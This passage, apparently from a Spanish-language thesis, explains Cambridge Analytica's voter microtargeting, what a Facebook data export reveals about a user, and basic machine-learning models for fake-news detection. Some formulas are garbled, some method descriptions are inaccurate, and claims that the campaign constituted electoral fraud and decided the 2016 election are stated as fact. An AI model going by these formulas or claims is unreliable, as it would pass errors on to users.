


Figura 36. Ejemplo Resultado Test Modelo Ocean. [56]

Una vez tenían los resultados del test Cambridge Analytica pondría en su punto de mira a las personas persuasibles de tal manera que pudiesen influenciar en ellas.




Figura 37. Clasificación de Votantes EEUU [56]

Como podemos ver en el mapa tenemos votantes sugestionables en todos los estados prácticamente pero Cambridge Analytica se centró en los estados en los que la intención de voto siempre estaba por decidir como por ejemplo Michigan.

Figura 38. Principales Estados con Intención de Voto Variable [56]

Analicemos en concreto uno de estos estados, por ejemplo Míchigan para ver cómo funciona realmente el arma. Cada uno de estos estados se divide en circunscripciones electorales que determinan los escaños obtenidos en función del número de población en cada uno de ellos.

Figura 39. División del Estado de Míchigan en Circunscripciones [56]

Como vemos cada una de estas circunscripciones tiene votantes de los tres grupos antes mencionados, la intención es centrarse en los persuasibles para que la intención de voto aumente en favor para el partido republicano (en este caso) de tal manera que estos estados decisivos dictaminasen las elecciones electorales a favor de Donald Trump.

Esto como hemos explicado anteriormente se haría mediante la difusión de fake news, si el test te definía como una persona la cual no tenía la intención de voto clara se analizaban todos los datos de facebook robados como por ejemplo el clickbait.

Figura 40. Ejemplo de Anuncios Enviados a Personas Persuasibles [56]

Las personas que fueron atacadas mediante el uso de fake news propiciaron que éstas celdas circunscripcionales pasasen de no tener una clara intención de voto a tenerla de tal manera que actúe como un "*contagio*", veamos una propagación del mismo de nuevo en el estado de Míchigan.




Figura 41. Cambio de Intención de Voto en un Estado [56]

De tal manera que las personas influenciables que hemos visto anteriormente seleccionadas por el algoritmo e influenciadas por las fake news cambiarían su intención de voto.

Figura 42. Conversión de Votantes Indecisos a Votantes del Partido Republicano [56]

Cambridge Analytica logró obtener una gran cantidad de datos de usuarios reales sin su consentimiento. La campaña política de Donald Trump pagó a la empresa millones de dólares durante el proceso electoral. Una vez obtenidos todos los datos, Wylie explicó que tan solo quedaría cruzar los datos del test que se rellenó con la información que Facebook registra de cada perfil de usuario para comenzar a difundir publicidad personalizada así como la creación de fake news. [46]

Gracias a las herramientas de microtargeting, es posible dar forma a la mayoría de las personas que aparecen en la base de datos de registro de votantes, lo que permite ejecutar con precisión campañas de supresión de votantes en los colegios electorales a través de los "*mensajes oscuros*" de Facebook.

Figura 43. Ejemplo anuncio Cambridge Analytica [46]

En este ejemplo veremos un anuncio enfocado hacia la segunda enmienda de EEUU que permite el derecho de tener y portar armas a las personas residentes en el país. El anuncio de la izquierda muestra un ladrón que accede a una propiedad privada, esto es más acogido por las personas que se preocupan demasiado, son meticulosas y ordenadas, en el anuncio de la derecha vemos que está dirigido hacia las personas más cerradas y tradicionales.

La empresa se centró en cambiar la forma de cultura en vez de cambiar la política. Como hemos explicado anteriormente, la herramienta se perfeccionó tanto que logró establecer la desconfianza en las instituciones a través de las redes sociales consiguiendo que la gente cambie su decisión.
La empresa logró su objetivo de hacer que ganase el partido Republicano modificando la intención de voto de los usuarios como hemos visto hasta ahora.




Figura 44. Resultados Electorales Elecciones Presidenciales EEUU 2016 [56]

Como hemos dicho anteriormente la información recogida por el test psicotécnico se unió a la información que almacenaba sobre sus usuarios la aplicación "*Facebook*" pero dediquémosle un momento porque investigando el caso ocurrido resultó de gran interés ver la información que almacena de los usuarios.

4.5.1. ¿QUÉ SABE FACEBOOK SOBRE TI?

Para obtener todos los datos que Facebook tiene sobre ti, lo primero que debes hacer es descargar una copia de respaldo de la misma red social, esto generará un archivo .rar donde podremos encontrar todos los mensajes, fotos, videos, login información, etc.
Hay un archivo llamado "*index.html*" en esta carpeta comprimida, tenemos que abrirlo en el navegador para ver toda la información de forma ordenada.

4.5.1.1. INFORMACIÓN PERSONAL

En la primera página podemos encontrar todos los datos personales desde correos electrónicos utilizados, números de teléfonos, una lista de gente con las que he interactuado o las publicaciones a las que he dado me gusta.

Figura 45. Información personal Facebook

A continuación si cambiamos de página podemos ver que aparece toda la agenda de contactos de mi teléfono con todos los datos que haya guardado de mis contactos como nombres, apellidos, correos electrónicos y números de teléfono.

Figura 46. Libreta de direcciones Facebook

Realmente me fasciné porque la libreta de direcciones de la que vemos anteriormente contenía contactos de personas con las que había interactuado hace más de 8 años.

Lo siguiente que podemos encontrar que Facebook ha guardado de mí son todas las publicaciones que he compartido desde el inicio de Facebook. A partir de aquí podemos encontrar una gran lista de actividad en Facebook donde podemos ver las páginas que hemos visitado, encuestas que hemos realizado…




Figura 47. Resto Opciones Disponibles Para Acceder

4.5.1.2. HISTORIAL DE UBICACIONES

A continuación la siguiente información que podemos comprobar es el historial de ubicaciones exactas desde las que se ha iniciado sesión en la aplicación con sus coordenadas, IP utilizada.




Figura 48. Historial de Ubicación de Inicio de Sesión Facebook




Figura 49. Proveedor de Servicios y Código de País Asociado con mi Dispositivo

Figura 50. Actividad en Direcciones IP

4.5.1.3. INTERESES DE ANUNCIOS

Lo siguiente que podemos visualizar son los intereses en función de mi actividad en facebook que permiten que se genere publicidad personalizada para mí en función de los clicks que hago en la aplicación.

Figura 51. Intereses de Anuncios

4.5.1.4. COORDENADAS DE TU CARA

Una de las cosas que me ha llamado más la atención es que Facebook ha generado una especie de impresión digital de mi rostro. Podemos ver tres líneas con una serie de numeros que se explica de la siguiente manera:
"*Hay 34 puntos en la cara que son fijos. La distancia entre esos puntos se puede calcular, y ese cálculo permite que un algoritmo consiga identificar automáticamente una cara*" [57].

Figura 52. Coordenadas de mi Cara según Facebook.

Como podemos ver la información que guarda Facebook de mi es inmensa y todo esto se ha generado sin tener consciencia de ello hasta que he indagado en el tema, ya no solo guarda mi información sino la de mis contactos por lo que podemos ver que realmente uniendo los datos recogidos por el test psicotécnico de Kogan a todos los datos masificados que tiene Facebook de un usuario se puede predecir el comportamiento de una persona fácilmente y que esta pueda ser ciber atacada.

4.6. DETECCIÓN FAKE NEWS EN REDES SOCIALES

Como hemos visto hasta ahora hoy en día predomina el uso de fake news en redes sociales para intentar influir a los usuarios de tal forma que se produzca un nivel muy alto de desinformación en la población. El problema llega cuando estas noticias se utilizan para perjudicar a la sociedad como por ejemplo el fraude electoral que se produjo con el ataque ideado por Cambridge Analytica.

El objetivo primordial de las redes sociales para afrontar este problema es el de crear las herramientas necesarias para detectar estas fake news y eliminarlas, en este apartado veremos algunos ejemplos de herramientas que utilizan las redes sociales, obviamente no han desvelado del todo las herramientas utilizadas ya que de este modo los atacantes podrían aprender a esquivarlas, lo que veremos serán los modelos principales en las que están basadas.




Figura 53. Técnicas de conjunto usadas para la detección de fake news

En la figura anterior podemos ver como se trata todo tipo de información en la web para ser discutida como real o falsa. Procedamos a explicarlo dividiendo dos fases, toda la comprobación que realizan todas las redes sociales o investigadores para comprobar la veracidad de la información y tras ello el modelo de evaluación que es realmente el algoritmo propio que utiliza cada dominio para obtener mayor precisión de detección de fake news.

4.6.1. COMPROBACIÓN PRELIMINAR DE INFORMACIÓN

Antes de que la información pase a cada uno de los algoritmos que se han programado y veremos en el siguiente apartado tiene que procesarse para que esté bien definida.




Figura 54. Comprobación Preliminar de Información

- **Dataset Collection (Colección de Conjunto de Datos):** Existen diferentes colecciones en línea para publicar contenido de noticias legales y otras colecciones para la verificación de datos, por lo que la primera etapa puede ser verificar la autenticidad de nuestras noticias a través de estos filtros.

- **Data Cleaning / Exploration (Limpieza de Datos / Exploración):** La siguiente etapa incluye el filtrado de información de noticias, que filtra de diferentes formas, como autor, fecha de publicación, categoría ... Además de esta exploración, también limpia contenido relacionado, como artículos sin texto, como imágenes, y permite estructurar todo el texto en una sola columna de contenido.

- **Extract linguistic features (Extraer características lingüísticas):** Se trata de codificar la información de acuerdo con las características del lenguaje utilizado, como el porcentaje de palabras irrelevantes utilizadas, el lenguaje informal o la puntuación utilizada. Un ejemplo es la herramienta LIWC, que es un programa que analiza diferentes dimensiones del lenguaje a través de muestras de texto, puede extraer 93 características diferentes de cualquier texto, lo que permite al modelo de entrenamiento detectar noticias con características similares.

- **Feature selection (Selección de Características):** Implica seleccionar las características que queremos extraer de un texto dado para entrenar nuestro modelo y mostrarle el tipo de características que nos interesan, como la cantidad de veces que se usa una palabra.

Una vez analizados todas estas características lo siguiente que hacemos como hemos indicado anteriormente es pasárselo a los modelos de entrenamiento que serán los algoritmos que se encarguen de clasificar esta información dada para decidir si el artículo es real o falso.

4.6.2. MODELOS DE EVALUACIÓN Y ALGORITMOS

A continuación nos centraremos en la segunda fase, la fase en la que ya tenemos todos los datos de entrenamiento y se lo pasaremos a nuestro algoritmo para que en función de estos datos pueda determinar si una noticia es real o falsa con un nivel de predicción suficiente.

Cada red social utiliza un algoritmo diferente, este algoritmo es privado por lo que no podemos saber realmente qué algoritmo utiliza cada una de ellas pero sí que podemos estudiar los modelos más básicos en los que están basados y los veremos a continuación.

4.6.2.1. REGRESIÓN LOGÍSTICA

Lo que hemos hecho en las fases anteriores ha sido preparar nuestro texto para nuestro algoritmo y hemos pasado de tener un texto a tener un conjunto de características, estas características son las que determinarán el resultado de este modelo y da como resultado una única salida binaria en la que el resultado puede ser artículo verdadero o falso.

La regresión logística consiste en estimar la relación entre distintas variables dependientes e independientes, recordemos que teníamos características que toman valores entre 0-1 y otras que tomaban valores entre 0-100 por lo que este modelo permite relacionar ambas.

Definamos a continuación la función de hipótesis de regresión logística:

$$h_O(X) = \frac{1}{1 + e\text{^} - (\beta_0 + \beta_1 x) =} = \frac{e^{(\beta_0 + \beta_1 x)}}{1 + e^{(\beta_0 + \beta_1 x)}}$$

Podemos definir la probabilidad del modelo simplificando aún más el modelo como:

$$h_O(X) = \frac{1}{1 + e\text{^} - (\beta_0 + \beta_1 x) =} = \frac{e^{(\beta_0 + \beta_1 x)}}{1 + e^{(\beta_0 + \beta_1 x)}} \rightarrow \frac{h_0(X)}{1 - h_0(X)} = e^{(\beta_0 + \beta_1 x)}$$

Una vez hayamos encontrado el valor final lo que tenemos que hacer es minimizar la función de coste para convertir este valor obtenido en un valor de probabilidad:

$$COST\ (h_O(X), y) = \begin{cases} \log\big(h_O(X)\big), & y = 1 \\ -\log\big(1 - h_O(X)\big), & y = 0 \end{cases}$$

Una vez hayamos sacado las probabilidades de la variable dependiente con cada una de las características introducidas deberemos de aplicar otro modelo como puede ser chi-cuadrado que permitirá contrastar si el coeficiente de cada resultado es óptimo y aplicar un nivel de confianza dado.

4.6.2.2. K-NEAREST NEIGHBORS

Ahora nos centramos en un modelo de aprendizaje que ha crecido mucho en los últimos años, en el que no necesitamos tener variables dependientes para predecir el resultado de datos específicos. Pasamos los datos a nuestro modelo de entrenamiento, pero debemos clasificarlo como "*vecindarios*".

Tratemos a cada vecindario como un nodo que contiene un conjunto de datos. La clave de este modelo es calcular la distancia euclídea entre los nodos adyacentes. Cuando un nuevo dato estima la mayoría de los votos de sus vecinos, si el valor de K es 1, entonces este nuevo dato será asignado a sus vecinos más cercanos, veámoslo de una forma más práctica.

Supongamos que tenemos un nuevo punto de datos y necesitamos predecir. Lo primero que vamos a hacer es encontrar el punto K más cercano a Z mediante el cálculo de la distancia euclídea (aunque se puede calcular mediante la distancia Manhattan o distancia Minkowski) aplicando la siguiente fórmula:

$$distance = \sqrt[1]{\sum_{i=1}^{k}(x_i - y_i)^2}$$

Hasta este punto hemos calculado la distancia entre el nuevo par de datos y todos los nodos vecinos y hemos encontrado sus vecinos más cercanos. El modelo permite definir el número de vecinos que van a participar en la votación para determinar a qué conjunto pertenece este dato.

A continuación el conjunto de vecinos más cercanos seleccionados votará por el conjunto de datos nuevo y el que contenga una mayor votación será el vecindario al que se introduzca el nuevo dato.

4.6.2.3. MODELOS DE CONJUNTO

Otra opción es aplicar un modelo de conjunto, que permite aplicar técnicas de diferentes algoritmos para resolver problemas como la creación de restricciones de decisión de datos para proporcionar resultados casi óptimos.
A continuación veremos dos modelos de conjuntos muy conocidos, el primero es Kogan aplicado en su aplicación de recolección de datos

4.6.2.3.1. RANDOM FOREST

Consiste en tener un gran número de árboles de decisión donde cada uno de ellos predice un resultado de una clase, digamos que esta predicción es una predicción primaria. El siguiente paso es exponer todas las predicciones de cada árbol de decisión y someterlas a voto para obtener una predicción final que será la que haya recibido mayor número de votos.

Digamos que Random Forest lo que hace es crear un numero aleatorio de árboles definidos en un bosque, cada uno de estos árboles de decisión obtiene una predicción primaria y al combinarse con el resto de los árboles se obtiene una predicción más precisa. Al crecer los árboles se busca la mejor característica entre todas las características disponibles.

Veámoslo aplicado a un ejemplo relacionado con nuestro caso de estudio, deseamos predecir si una persona va a hacer click en un anuncio, para ello debemos recopilar información sobre el anuncio, el clickbait del usuario en el pasado y en algunas características que describan su decisión.
Si introducimos estas características en un árbol de decisión se generarán algunas reglas para predecir si el usuario hará click o no. Si en lugar de introducirlo en un solo árbol de decisión lo introducimos en un modelo de bosques aleatorios lo que hará es introducir las características de forma aleatoria en distintos árboles y se generarán distintas predicciones, lo que hará este modelo es promediar todos los resultados y dar un resultado final.

4.6.2.3.2. BOOTSTRAP AGGREGATION

Es un método de conjunto diseñado para reducir el sobreajuste de un conjunto de entrenamiento para un modelo, mejora la estabilidad y precisión además de reducir la varianza. Se puede aplicar a cualquier tipo de algoritmo aunque comúnmente es aplicado al modelo Random Forest explicado anteriormente.




Figura 55. Modelo Agregación Bootstrap [55]

La técnica de este modelo consiste en lo siguiente, tenemos un conjunto de entrenamiento D de tamaño n. Nuestro modelo genera m nuevos conjuntos de entrenamiento D' de tamaño n' generados de manera uniforme y con remplazo de datos sometidos a votación, es decir, e, conjunto de datos menos votados se suprimen.

A partir de estos nuevos conjuntos definidos por m se construyen nuevos modelos de aprendizaje y la predicción final de la combinación de los nuevos modelos se consigue mediante votación de todas las predicciones.

Se han obtenido resultados en los que este meta-algoritmo aplicado a modelos como Random Forest ha permitido mejorar los resultados pero en cambio, aplicado a otros algoritmos como K-vecinos más cercanos ha producido resultados mediocres incluso empeorando el resultado del algoritmo por lo que se produjo una modificación de este modelo para que pueda aplicarse y lo veremos a continuación.

4.6.2.3.3. ADABOOST

Es una variante del modelo anterior para poder aplicarse en algoritmos como K vecinos más cercanos en los que el modelo anterior daba resultados mediocres.




Figura 56. Modelo AdaBOOST [55]

Inicialmente este modelo asigna un peso idéntico a todos los conjuntos de datos y se procede a introducirlos en el conjunto de entrenamiento, tras ello se calcula el error y se cuentan cuántos objetos han sido mal clasificados y se identifican cada uno de ellos.

El siguiente paso es incrementar los pesos de aquellos datos que habían sufrido errores de clasificación y se repetirá este proceso según el número de iteraciones indicado, una vez terminado el bucle, el modelo final se consigue por votación ponderada usando el peso de todos los modelos, de tal forma que los datos que hayan producido resultados correctos serán los que mayor decisión tengan.

4.7. ULTIMAS ACTUALIZACIONES

